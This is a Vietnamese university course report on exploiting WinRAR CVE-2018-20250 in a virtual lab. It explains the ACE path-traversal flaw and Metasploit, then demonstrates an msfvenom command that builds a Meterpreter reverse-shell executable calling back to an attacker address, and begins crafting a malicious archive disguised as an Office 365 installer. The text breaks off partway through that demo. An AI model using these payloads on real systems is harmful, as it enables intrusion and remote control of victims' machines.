

TRƯỜNG ĐẠI HỌC THỦ DẦU MỘT
VIỆN KỸ THUẬT - CÔNG NGHỆ



ĐỒ ÁN MÔN HỌC
AN TOÀN VÀ BẢO MẬT THÔNG TIN

ĐỀ TÀI: EXPLOIT WINRAR CVE-2018-20250

GVHD: ThS Lê Từ Minh Trí

SVTH - Nhóm 3:

Hồ Sỹ Gia Trung - 2024801030101

Vũ Chân Thật - 2124801030210

Bình Dương, 06/2022

MỤC LỤC

MỤC LỤC	1
LỜI NÓI ĐẦU	2
CHƯƠNG 1: TỔNG QUAN	3
1.1. Tổng quan về vấn đề được nghiên cứu:	3
1.2. Nhiệm vụ đồ án:	3
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT	4
2.1. An toàn thông tin của Việt Nam hiện nay:	4
2.2. Khái niệm về bảo mật:	4
<i>2.2.1 An toàn thông tin:</i>	4
<i>2.2.2 Khái niệm lỗ hổng bảo mật:</i>	4
<i>2.2.3 Giới thiệu về hệ điều hành Windows 10:</i>	5
2.3. Các lỗ hổng bảo mật trên Windows 10:	7
2.4. Giới thiệu hệ điều hành Kali Linux:	8
<i>2.4.1 Hệ điều hành Kali Linux:</i>	8
<i>2.4.2 Các công cụ bảo mật trong Kali Linux</i>	8
2.5. Giới thiệu phần mềm giải nén Winrar & CVE-2018-20250:	10
CHƯƠNG 3: KẾT QUẢ THỰC NGHIỆM	12
3.1. Công cụ tấn công Metasploit:	12
3.2. Một số kỹ thuật tấn công:	13
3.3. Demo khai thác lỗ hổng:	13
<i>3.3.1 Chuẩn bị ba máy:</i>	13
<i>3.3.2 Các bước tiến hành như sau:</i>	14
3.4. Cách phòng chống:	22
3.5. Các nguyên nhân gây mất thông tin:	22
3.6. Hậu quả việc mất an toàn thông tin:	23
3.7. Một số giải pháp:	23
TÀI LIỆU THAM KHẢO	24

LỜI NÓI ĐẦU

Bảo mật thông tin luôn luôn là vấn đề được đặt lên hàng đầu nhất là với thời đại 4.0 hiện nay. Các trang mạng cũng như các hệ điều hành luôn là miếng mồi ngon cho các hacker xâm nhập để đánh cắp thông tin của khách hàng. Chúng sử dụng các lỗ hổng trên hệ điều hành để xâm nhập bất hợp pháp vào máy tính của bạn và cài vào đó một số phần mềm hoặc chiếm luôn quyền điều hành của máy tính bạn nhằm phá hoại hoặc đánh cắp các thông tin bảo mật trong máy tính cá nhân của bạn. Nhằm phòng tránh việc ăn cắp thông tin các chuyên gia bảo mật đã phát minh ra hệ điều hành Kali Linux.

Kali Linux được sử dụng trên một máy ảo để thực hành kiểm tra bảo mật nhằm đánh giá sự an toàn của hệ thống với hàng trăm công cụ bảo mật và thâm nhập tốt nhất.

Kali Linux là một bản phân phối được phát triển bởi Offensive Security được tổ chức này phát hành vào tháng 3 năm 2013, là sự thay thế cho hệ điều hành Backtrack. Kali Linux được xem là một biện pháp tiện lợi, khi tất cả đã có Kali Linux chuẩn bị phân loại, thu thập và cập nhật các công cụ trên hệ điều hành Kali Linux công việc của chúng ta chỉ việc đặt ra mục tiêu và kiểm tra hệ thống.

WinRAR là phần mềm nén tập tin và dữ liệu do Yevgeny Roshal phát triển của win.rar GmbH, bản đầu tiên ra mắt là vào mùa thu năm 1993. Đây là phần mềm thương mại.

WinRAR có thể tạo và xem lưu trữ ở định dạng tệp RAR hoặc ZIP, và giải nén nhiều định dạng tệp lưu trữ. Để cho phép người dùng kiểm tra tính toàn vẹn của lưu trữ, WinRAR nhúng CRC32 hoặc BLAKE2 checksums cho mỗi tệp trong mỗi tệp lưu trữ. WinRAR hỗ trợ tạo các lưu trữ được mã hóa, đa phần và tự giải nén.

WinRAR là một ứng dụng chỉ dành cho Windows. Tác giả cũng đã phát hành một ứng dụng Android có tên "RAR dành cho Android"

Với mục tiêu là tìm hiểu và khai thác lỗ hổng ứng dụng Winrar trên hệ điều hành Windows 10 đồng thời để học tập thêm kinh nghiệm và nghiên cứu về hệ điều hành nên nhóm em chọn đề tài này để thực hiện.

CHƯƠNG 1: TỔNG QUAN

1.1. Tổng quan về vấn đề được nghiên cứu:

- Nghiên cứu về cách sử dụng các ứng nền tảng công nghệ thông tin để tìm ra các thông tin bảo mật, cách quản lý, khai thác hệ thống trên Windows 10.
- Nghiên cứu hệ điều hành Kali Linux.
- Nghiên cứu phần mềm Winrar (version ≤ 5.61)
- Nghiên cứu các công cụ khai thác lỗ hổng.
- Khảo sát thực trạng:
 - + Ưu điểm: Thuật toán nén RAR. Điều này cho phép tạo ra các tài liệu lưu trữ cũng như mã hóa dữ liệu. Nó cho phép tỉ lệ nén tốt hơn so với các đối thủ cạnh tranh của nó. WinRAR làm cho mọi thứ trở nên đơn giản. Các chức năng được tích hợp trong trình đơn ngữ cảnh của Windows cho phép quản lý các dữ liệu lưu trữ mà không cần phần mềm. Giao diện phù hợp cho những người mới bắt đầu thông qua một trợ lý, cũng như cho những người đòi hỏi khắt khe nhất.
 - + Nhược điểm: Chất lượng luôn luôn có giá. Nhiều người sử dụng nên thường xuyên là mục tiêu bị các hacker nhắm đến.

1.2. Nhiệm vụ đồ án:

- Tìm hiểu lỗi bảo mật CVE-2018-20250 trên Winrar
- Tìm hiểu hệ điều hành Kali Linux.
- Tìm hiểu các công cụ hỗ trợ bảo mật.
- Tìm hiểu các kỹ thuật tấn công.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

2.1. An toàn thông tin của Việt Nam hiện nay:

- Những năm gần đây, trong xu thế của cuộc cách mạng công nghiệp 4.0, cùng với việc CNTT được ứng dụng ngày càng sâu rộng vào mọi mặt của đời sống, các chuyên gia đều có chung nhận định, tình hình an toàn thông tin mạng trên thế giới nói chung và Việt Nam nói riêng ngày càng diễn biến phức tạp. Không nằm ngoài xu thế chung trên toàn cầu, công tác đảm bảo an toàn thông tin mạng của các cơ quan, tổ chức, doanh nghiệp tại Việt Nam đã và đang phải đối mặt với rất nhiều thách thức, bởi các cuộc tấn công mạng vào hệ thống thông tin gia tăng mạnh mẽ cả về quy mô cũng như mức độ phức tạp, tinh vi, khó dự đoán như mặt khẩu yếu nhận thức về vấn đề an toàn thông tin kém, nhận sự kỹ năng kém, thiếu chi phí cập nhật kỹ năng thấp, thiếu quan tâm kiểm tra độc thức.

2.2. Khái niệm về bảo mật:

2.2.1 An toàn thông tin:

- An toàn của một hệ thống thông tin thực chất là sự đảm bảo an ninh ở mức độ chấp nhận được. Muốn hệ thống thông tin an toàn thì trước hết phải có sự đảm bảo thông tin trên cơ sở mạng truyền dữ liệu thông suốt. Sau chữ an toàn thường có chữ bảo mật để mở rộng khía cạnh đảm bảo bí mật về nội dung thông tin. Như vậy, an toàn bảo mật hệ thống thông tin là đảm bảo hoạt động lưu thông và nội dung bí mật cho những thành phần của hệ thống ở mức độ chấp nhận được.

2.2.2 Khái niệm lỗ hổng bảo mật:

- Các lỗ hổng bảo mật là những điểm yếu trên hệ thống hoặc ẩn chứa trong một dịch vụ hệ thống đó cung cấp, dựa vào đó tin tặc có thể xâm nhập trái phép để thực hiện các hành động phá hoại hoặc chiếm đoạt tài nguyên bất hợp pháp.

- Nguyên nhân: Có nhiều nguyên nhân gây ra lỗ hổng bảo mật: thêm quyền đối với người sử dụng hoặc cho phép các truy nhập không hợp pháp vào hệ thống. Các lỗ hổng cũng có thể còn tồn tại ngay chính tại hệ điều hành như trong Windows XP, Windows NT, UNIX, hệ điều hành các thiết bị router, modem hoặc trong các ứng dụng thường xuyên sử dụng như word processing, các hệ Databases.

- Do lỗi bản thân hệ thống, do người quản trị yếu kém không hiểu sâu sắc các dịch vụ cung cấp, do người sử dụng có ý thức bảo mật kém. Điểm yếu ở yếu tố con người cũng được xem là lỗ hổng bảo mật.

- Có ba loại lỗ hổng bảo mật:

+ Lỗ hổng loại C: cho phép thực hiện tấn công kiểu DoS (Denial of Services – từ chối dịch vụ) làm ảnh hưởng tới chất lượng dịch vụ, ngưng trệ, gián đoạn hệ thống, nhưng không phá hỏng dữ liệu hoặc đạt được quyền truy cập hệ thống.

+ Lỗ hổng loại B: lỗ hổng cho phép người sử dụng có thêm các quyền truy cập hệ thống mà không cần kiểm tra tính hợp lệ dẫn đến lộ, lọt thông tin.

+ Lỗ hổng loại A: cho phép người ngoài hệ thống có thể truy cập bất hợp pháp vào hệ thống, có thể phá hủy toàn bộ hệ thống.


2.2.3 Giới thiệu về hệ điều hành Windows 10:

- Trong sự kiện diễn ra tại San Francisco (Mỹ), Microsoft đã công bố những thông tin chính thức về hệ điều hành Windows phiên bản kế tiếp. Dù tên gọi không đúng như dự đoán, những thay đổi ban đầu trên Windows 10 không khiến nhiều người bất ngờ.



Microsoft chưa cho biết kế hoạch nâng cấp Windows 10, cũng như các phiên bản cụ thể và giá bán. Hệ điều hành Windows kế tiếp dự kiến sẽ xuất hiện trên thị trường vào cuối năm sau, 2015. Nhưng bắt đầu từ 1/10, Microsoft cũng tung ra phiên bản Technical Preview cho phép dùng thử và gửi các phản hồi về lại hãng.

- Một trong những thay đổi đáng chú ý nhất trên Windows 10 là Start Menu quen thuộc của Windows, vốn đã bị Microsoft loại bỏ trên bản 8 hiện tại. Start Menu mới có giao diện kết hợp giữa phong cách truyền thống vốn có từ các bản Windows 7 và trước đó, cùng với giao diện Modern UI với các biểu tượng Live Tiles trên Windows 8 hiện nay.



- Trong khi đó, nhằm đáp ứng trải nghiệm tốt hơn với màn hình cảm ứng, màn hình khởi động Start Screen không chỉ còn chứa riêng các ứng dụng Modern mà còn kết hợp với giao diện Desktop, giúp người dùng dễ dàng tìm kiếm và sử dụng các ứng dụng.

- Bên cạnh đó, Microsoft còn đề cao khả năng hoạt động đa nhiệm trên phiên bản Windows mới bằng việc đưa ra 4 tính năng bao gồm Task View, SnapView, Multi-Desktop và Snap Assist. Người dùng có thể dễ dàng theo dõi các cửa sổ ứng dụng đang hoạt động và chuyển đổi nhanh, mở song song cùng lúc tối đa 4 ứng dụng hay mở nhiều màn hình Desktop khác nhau, và chuyển đổi các ứng dụng giữa chúng một cách linh hoạt.

- Windows 10 còn có nhiều thay đổi khác như ở thanh công cụ Charm Bar, ứng dụng Command Prompt hay việc bổ sung công cụ nhận diện giọng nói Cortana... Tuy nhiên, Microsoft chưa giới thiệu chi tiết và cụ thể về những điều này. Phải tới cuối năm sau, Windows 10 bản chính thức mới có mặt trên thị trường.

- Windows 10 cũng là hệ điều hành đa nền tảng nhất của Microsoft khi không chỉ tương thích với PC, laptop mà còn hoạt động trên cả máy tính bảng, smartphone hay nhiều thiết bị khác...
- Windows 10 có tám phiên bản có các tính năng riêng trong đó phiên bản dùng khai thác ở đây là Education.
- Windows 10 Enterprise dành cho doanh nghiệp, cung cấp tất cả các tính năng của Windows 10 Pro, với các tính năng bổ sung để hỗ trợ các tổ chức công nghệ, và các tính năng tương đương với Windows 8.1 Enterprise.

2.3. Các lỗ hổng bảo mật trên Windows 10:

- Trên sự phát triển hệ điều hành mới có phần tính năng đa dụng và được mọi người nghênh đón thì trong thời gian sử dụng các khách hàng đã phát hiện ra rất nhiều lỗi trên windows 10. Trong đó lỗ hổng nguy hiểm nhất mang tên zero-day (zero-day là thuật ngữ sử dụng cho các lỗi lỗ hổng chưa được công bố hoặc khắc phục) các hacker sử dụng lỗ hổng này để xâm nhập hệ thống mạng và thiết bị của người dùng.
- Trong đó có 19 lỗi được đánh giá là rất quan trọng, 31 lỗi quan trọng và 3 lỗi có mức độ vừa phải. Các lỗ hổng này sẽ ảnh hưởng đến hệ điều hành Windows, Microsoft Office, Microsoft Edge, Internet Explorer, Microsoft Scripting Engine, .NET Core...Có ít nhất 4 lỗ hổng bị công khai, cho phép kẻ tấn công khai thác chúng một cách dễ dàng. Nhưng may mắn là không có bất kỳ hacker nào khai thác 4 lỗ hổng này, thông tin đến từ Gill Langston tại công ty bảo mật Qualys. Bốn lỗ hổng cụ thể là:
 - + CVE-2017-8700 (Lỗ hổng thông tin trong ASP.NET Core).
 - + CVE-2017-11827 (Trình duyệt của Microsoft cho phép thực hiện mã lệnh từ xa).
 - + CVE-2017-11848 (Tiết lộ thông tin người dùng trong Internet Explorer).
 - + CVE-2017-11883 (lỗi về service trong ASP.NET Core).
 - + MS17-010 (cho phép truy cập lệnh từ xa)

2.4. Giới thiệu hệ điều hành Kali Linux:

2.4.1 Hệ điều hành Kali Linux:

- Kali Linux là một bản phân phối Linux dựa trên nền tảng Debian nhằm vào kiểm tra thâm nhập và kiểm tra bảo mật nâng cao.
- Kali chứa hàng trăm công cụ được hướng tới các nhiệm vụ bảo mật thông tin khác nhau, chẳng hạn như Penetration Testing, Security research, Computer Forensics và Reverse Engineering. Kali Linux được phát triển, tài trợ và duy trì bởi Offensive Security, một công ty đào tạo an ninh thông tin hàng đầu.
- Kali Linux được phát hành vào ngày 13 tháng 3 năm 2013 với tư cách là một bản dựng lại hoàn chỉnh từ đầu của BackTrack Linux, tôn trọng hoàn toàn các tiêu chuẩn phát triển Debian. Với hơn 600 công cụ kiểm tra xâm nhập, miễn phí hệ thống git và mã nguồn mở, tuân thủ FHS, hỗ trợ đa dạng thiết bị không dây, hỗ trợ đa ngôn ngữ có thể tùy chỉnh...

2.4.2 Các công cụ bảo mật trong Kali Linux

- Metasploit Framework: với nó ta có thể backdoor. msf có 1500 khai thác, hơn 800 module phụ trợ và 400 + trọng tải là quá đủ. Msf thể nhắm mục tiêu bất kỳ loại hệ thống bao gồm các cửa sổ, mac, linux, Android và thậm chí máy ảnh camera quan sát. Msf có thể tạo ra một backdoor và kiểm soát hệ thống bị nhiễm với xử lý của nó. Nó cũng có thể khởi động khai thác từ xa, các cuộc tấn công brute force và nhiều hơn nữa.
- Sqlmap có thể chọn để hack Mysql, MSSQL, PostgreSQL, Oracle vv và hỗ trợ hầu hết tất cả các kỹ thuật injection.
- Reaver là công cụ tốt nhất và đơn giản để thử nghiệm thâm nhập không dây. Reaver brute force tất cả các pass có 6 chữ số công cụ đơn giản này có thể crack wifi trong vòng một thời gian rất ngắn tùy thuộc vào pin wps. Nếu router mục tiêu có pin mặc định của nó từ đầu nó có thể hack trong vòng 3-6 giây.
- Vega là một công cụ mạnh mẽ trình sát mà đi kèm với một giao diện đồ họa được thiết kế tốt. Vega quét một máy chủ web và giúp bạn phát hiện gần như tất cả các loại tổn thương bao gồm sql injection và XSS.

- Nmap là một công cụ khá đơn giản trong linux kali cho phép bạn quét một hệ thống hay mạng. Nmap cho phép bạn quét các cổng mở, dịch vụ đang chạy, NetBIOS, vv. Nmap sử dụng các kỹ thuật để phát hiện để tránh các bộ lọc IP tường lửa và không những dùng để thu thập thông tin trên máy chủ mà còn hữu dụng trong việc tìm ra lỗ hổng bảo mật.

- Nmap hỗ trợ quét các kiểu quét sau:

- + TCP SYN (half open) scanning
- + TCP FIN
- + Xmas hay NULL (stealth) scanning
- + TCP ftp proxy (bounce attack) scanning,
- + SYN/FIN scanning thông qua IP (bypass một số bộ lọc)
- + TCP ACK và Window scanning
- + UDP raw ICMP port unreachable scanning
- + ICMP scanning (ping-sweep),
- + TCP Ping scanning
- + Direct (non portmapper) RPC scanning
- + Nhận diện hệ điều hành bằng TCP/IP Fingerprinting
- + Reverse-ident scanning
- + Vanilla TCP connect() scanning

- Một số tính năng thường hay được sử dụng trong nmap:

- + Kiểm tra xem máy chủ có đang được mở (online) hay không?
- + Phát hiện những cổng nào đang được mở trên máy chủ.
- + Xác định được máy chủ sử dụng những dịch vụ nào, được chạy trên cổng tương ứng nào và phiên bản là gì?
- + Kiểm tra xem máy chủ chạy trên hệ điều hành nào và phiên bản của hệ điều

hành đó.

+ Phát hiện ra lỗ hổng bảo mật.

- Ban đầu nmap chỉ có trên Linux, nhưng theo thời gian vì tính hữu dụng nên nó đã được port sang nhiều hệ điều hành khác như Windows, MacOS, Chương trình được sử dụng chủ yếu bằng dòng lệnh, nmap cũng hỗ trợ những chức năng khác như tính toán thời gian trễ, thời gian chờ gói tin, quét port song song, phát hiện máy chủ “down” thông qua ping song song.

- Ngoài các công cụ trên thì còn rất nhiều công cụ khai thác khác như: HashCat, Aircrack-ng, BeE, ...

2.5. Giới thiệu phần mềm giải nén Winrar & CVE-2018-20250:

- Hơn 500 triệu người dùng WinRAR, một trong những phần mềm nén và giải nén file phổ biến nhất trên hệ điều hành Windows hiện đang đứng trước nguy cơ bị tấn công bởi lỗ hổng bảo mật nghiêm trọng này. Tất cả người dùng phần mềm này trên toàn thế giới đều được khuyến cáo nên cập nhật lên phiên bản mới nhất càng sớm càng tốt.

- WinRAR, một trong những phần mềm nén file chạy trên nền tảng Windows phổ biến nhất thế giới, đã phải tung ra một bản vá lỗ hổng bảo mật rất nghiêm trọng hồi tháng 01/2018 vừa qua. Lỗ hổng này có thể được những kẻ tấn công lợi dụng để giành quyền kiểm soát hệ thống của người dùng chỉ bằng việc "lừa" họ mở một file nén độc hại bằng WinRAR.

- Lỗ hổng được phát hiện hồi năm ngoái bởi các nhà nghiên cứu bảo mật đến từ công ty Checkpoint Software, ảnh hưởng tới phiên bản WinRAR từ 5.61 trở về trước.

- Trên website chính thức, nhóm phát triển WinRAR cho biết họ có hơn 500 triệu người sử dụng phần mềm của mình trên toàn cầu, và có lẽ hầu như toàn bộ số người dùng này đều bị ảnh hưởng bởi lỗ hổng bảo mật. Thật may là, các nhà phát triển phần mềm này đã phát hành một bản cập nhật để "vá" lỗ hổng trên vào tháng trước.

- Theo một báo cáo của hãng Check Point, lỗ hổng này đến từ thư viện UNACEV2.DLL được tích hợp trong mọi phiên bản WinRAR.

- Thư viện này chịu trách nhiệm giải nén các tập tin nén bằng định dạng ACE. Các nhà nghiên cứu tại Checkpoint đã tìm ra cách xây dựng một tập tin ACE độc hại, khi được

giải nén có thể lợi dụng các sơ hở trong mã lập trình của phần mềm để chèn các tập tin độc hại vào các vị trí ngoài thư mục đích để giải nén mà người dùng chỉ định.

- Chẳng hạn, các nhà nghiên cứu của Check Point đã có thể lợi dụng lỗ hổng này để chèn phần mềm độc hại (malware) vào folder Startup của máy tính Windows, nhờ đó malware có thể thực thi cùng Windows mỗi khi hệ điều hành được khởi động, từ đó lây nhiễm và chiếm quyền điều khiển máy tính. Dưới đây là video minh chứng cho bài thử nghiệm trên.

- Các nhà phát triển WinRAR đã phát hành phiên bản WinRAR 5.70 Beta 1 vào ngày 28/01/2018 để khắc phục lỗ hổng này. Các lỗ hổng có liên quan được gán các mã nhận dạng là CVE-2018-20250.

- Do các nhà phát triển không thể truy cập vào mã nguồn của thư viện UNACEV2.DLL từ năm 2005, họ đã quyết định ngừng hỗ trợ luôn định dạng file nén ACE từ phiên bản mới này của WinRAR.

- Trong nhiều tháng (thậm chí là nhiều năm) tới, do số lượng người dùng khổng lồ của WinRAR trên toàn cầu, người dùng cần hết sức cảnh giác trong bối cảnh các tin tặc có thể tìm cách lợi dụng lỗ hổng nguy hiểm này.

- Người dùng máy tính thông thường cần lưu ý không mở bất kỳ file nén định dạng ACE nào họ nhận được qua email, cho tới khi cập nhật lên phiên bản WinRAR mới nhất. Các nhà quản trị hệ thống tại các doanh nghiệp lớn cũng cần lưu ý nhân viên không mở các tập tin định dạng này khi chưa cập nhật WinRAR.

- Trong năm qua, nhiều nhà kinh doanh lỗ hổng phần mềm cũng đã bày tỏ sự quan tâm đến việc mua lại các lỗ hổng trong các phần mềm nén và giải nén file. Một số công ty còn đề nghị mua lại các lỗ hổng cho phép thực thi mã độc từ xa của các phần mềm WinRAR, 7-Zip, WinZip (trên Windows) hay tar (trên Linux) với mức giá tối đa lên đến 100.000 USD.

- Lý do của động thái trên là bởi đây là các phần mềm không thể thiếu, được cài đặt trên đa số các máy tính (cả cá nhân lẫn doanh nghiệp) trên thế giới, và là một "trung gian" lý tưởng được các tin tặc hay các cơ quan chính phủ lợi dụng để tấn công các hệ thống máy tính.

CHƯƠNG 3: KẾT QUẢ THỰC NGHIỆM

3.1. Công cụ tấn công Metasploit:

- Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.

- Cách sử dụng công cụ:

+ Bước 1: Chọn module exploit:

Lựa chọn chương trình, dịch vụ lỗi mà Metasploit có hỗ trợ để khai thác.

show exploits: Xem các module exploit mà framework có hỗ trợ

use exploit_name: Chọn module exploit

info exploit_name: Xem thông tin về module exploit

Bạn nên cập nhật thường xuyên các lỗi dịch vụ trên metasploit.com hoặc qua script msfupdate.bat

+ Bước 2: Cấu hình module exploit đã chọn:

show options: Xác định những options nào cần cấu hình

set: Cấu hình cho những option của module đó

Một vài module còn có những advanced options, bạn có thể xem bằng cách gõ dòng lệnh show advanceds

+ Bước 3: Xác nhận những option vừa cấu hình:

check: Kiểm tra xem những option đã được set chính xác chưa.

Lựa chọn mục tiêu:

Lựa chọn hệ điều hành muốn thực hiện.

show targets: những target được cung cấp bởi module đó.

set: xác định target nào

+ Bước 4: Lựa chọn payload:

Payload là đoạn code mà sẽ chạy trên hệ thống máy tính được điều khiển từ xa.

show payloads: Liệt kê ra những payload của module exploit hiện tại

info payload_name: Xem thông tin chi tiết về payload đó

set PAYLOAD payload_name: Xác định payload module name. Sau khi lựa chọn payload nào, dùng lệnh show option để xem những option của payload đó

show advanced: Xem những advanced option của payload đó.

+ Bước 5: Thực thi exploit:

exploit: Lệnh dùng để thực thi payload code. Payload sau đó sẽ cung cấp cho bạn những thông tin về hệ thống được khai thác.

3.2. Một số kỹ thuật tấn công:

- Kỹ thuật thả keylogger với metasploit
- Kỹ thuật thâm nhập bằng máy khác bằng backdoor
- Kỹ thuật đánh cắp file từ máy khác sử dụng metasploit
- Kỹ thuật đánh cắp password login windows bằng metasploit và một số kỹ thuật tấn công khác.

3.3. Demo khai thác lỗ hổng:

3.3.1 Chuẩn bị ba máy:

+ Máy ảo hệ điều hành Kali Linux, đây là máy attacker.



+ Máy ảo hệ điều hành Windows 10 đang sử dụng Winrar 5.5 là victim.




+ Máy thật đã cài đặt Python phiên bản mới nhất.

3.3.2 Các bước tiến hành như sau:

- Bước 1: Cài đặt Kali Linux và Windows 10 trên phần mềm VM VirtualBox và máy Windows 10 là máy victim.
- Bước 2: Check IP máy attacker

+ Dùng Kali Linux mở Terminal


Lệnh: ip a



```
kali@kali-i386:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:0c:55:b9 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.199/24 brd 10.0.0.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:32:38:31 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic eth1
        valid_lft 85021sec preferred_lft 85021sec
kali@kali-i386:~$
```

- Bước 3: Tạo file shell.exe

Lệnh: msfvenom -p windows/meterpreter/reverse_tcp lport=1234 lhost=10.0.0.199 -f exe > shell.exe



```
kali@kali-i386:~$ msfvenom -p windows/meterpreter/reverse_tcp lport=1234 lhost=10.0.0.199 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
kali@kali-i386:~$
```

- Bước 4: Tạo file Office365Setup.rar

+ Dùng máy thật mở Command Prompt (cmd)

Lệnh: git clone https://github.com/giatrung2012/CVE-2018-20250

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hosyg_s5k\Downloads>git clone https://github.com/giatrung2012/CVE-2018-20250
Cloning into 'CVE-2018-20250'...
remote: Enumerating objects: 22, done.
